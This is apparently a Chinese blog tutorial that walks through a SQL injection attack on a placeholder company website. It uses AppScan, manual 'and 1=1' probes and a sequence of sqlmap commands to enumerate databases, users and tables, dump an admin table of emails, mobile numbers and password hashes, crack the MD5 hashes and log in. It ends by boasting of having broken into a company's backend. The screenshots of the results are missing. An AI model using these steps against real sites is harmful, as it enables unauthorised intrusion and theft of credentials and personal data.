# 原理

# 工具

# 应用

## 工具

1、AppScan渗透扫描工具

Appscan是Web应用程序渗透测试舞台上使用最广泛的工具之一。它是一个桌面应用程序，它有助于专业安全人员进行Web应用程序自动化脆弱性评估。

2、Sqlmap渗透测试工具

Sqlmap是一个自动化的SQL注入工具，其主要功能是扫描，发现并利用给定的URL的SQL注入漏洞。

## 步骤

首先使用Appscan工具，对www.xxx.com互联网公司的官网进行扫描，扫描结果如下：

在这56个安全性问题中，找到你感兴趣的链接，例如下面这条：

http://www.xxx.com/system/cms/show?id=1

为何要挑出这一条呢？因为它对于SQL注入比较典型，下面普及下SQL注入常用手法。首先用如下语句，确定该网站是否存在注入点：

http://192.168.16.128/news.php?id=1 原网站

http://192.168.16.128/news.php?id=1’ 出错或显示不正常

http://192.168.16.128/news.php?id=1 and 1=1 出错或显示不正常

http://192.168.16.128/news.php?id=1 and 1=2 出错或显示不正常

如果有出错，说明存在注入点。

在判断完http://www.xxx.com/system/cms/show?id=1该链接存在注入点后，接下来就启动我们的渗透测试工具Sqlmap，进行下一步的注入工作，详细过程如下：


1) 再次确认目标注入点是否可用：

python sqlmap.py -u http://www.xxx.com/system/cms/show?id=1

参数：

-u：指定注入点url

结果：



注入结果展示：

a、参数id存在基于布尔的盲注，即可以根据返回页面判断条件真假的注入。

b、参数id存在基于时间的盲注，即不能根据页面返回内容判断任何信息，用条件语句查看时间延迟语句是否执行(即页面返回时间是否增加)来判断。

c、数据库类型为：MySql 5.0.12

2) 暴库所有数据库：


一条命令即可曝出该sqlserver中所有数据库名称，命令如下：

python sqlmap.py -u http://www.xxx.com/system/cms/show?id=1 --dbs

参数：

--dbs：dbs前面有两条杠，列出所有数据库。

结果：



结果显示该sqlserver中共包含3个可用的数据库。


3) 获取当前使用的数据库

python sqlmap.py -u http://www.xxx.com/system/cms/show?id=1 --current-db

参数：


--current-db：当前所使用的数据库。

结果：




4) 获取当前数据库使用账户

python sqlmap.py -u http://www.xxx.com/system/cms/show?id=1 --current-user



5) 列出sqlserver所有用户


python sqlmap.py -u http://www.xxx.com/system/cms/show?id=1 --users



6) 获取当前用户数据库账户与密码

python sqlmap.py -u http://www.xxx.com/system/cms/show?id=1 –passwords

结果显示该用户可能无读取相关系统的权限。



7) 列出数据库中的表


python sqlmap.py -u http://www.xxx.com/system/cms/show?id=1 -D xxx\_store --tables

参数：

-D：指定数据库名称

--tables：列出表

结果：



结果显示共列出了69张表。

8) 列出表中字段

python sqlmap.py -u http://www.xxx.com/system/cms/show?id=1 -D xxx\_store -T mall\_admin --columns


参数：

-D：指定数据库名称

-T：指定要列出字段的表

--columns：指定列出字段

结果：



9)暴字段内容

python sqlmap.py -u http://www.xxx.com/system/cms/show?id=1 -D xxx\_store -T mall\_admin -C "ag\_id,email,id,mobile,name,password,status" --dump

参数：

-C ：指定要暴的字段

--dump：将结果导出

如果字段内容太多，需要花费很多时间。可以指定导出特定范围的字段内容，命令如下：

python sqlmap.py -u http://www.xxx.com/system/cms/show?id=1 -D xxx\_store -T mall\_admin -C "ag\_id,email,id,mobile,name,password,status" --start 1 --stop 10 --dump

参数：

--start：指定开始的行

--stop：指定结束的行

此条命令的含义为：导出数据库xxx\_store中的表mall\_admin中的关于字段(ag\_id,email,id,mobile,name,password,status)中的第1到第10行的数据内容。

结果如下：



通过上图，我们可以看到admin表中的用户信息了。我们将password字段通过md5解密，可以得到hash的原文密码，通过用户名和密码，我们就可以登录该网站了。

至此，我们已成功入侵到一家公司的后台，并拿到了相关的数据。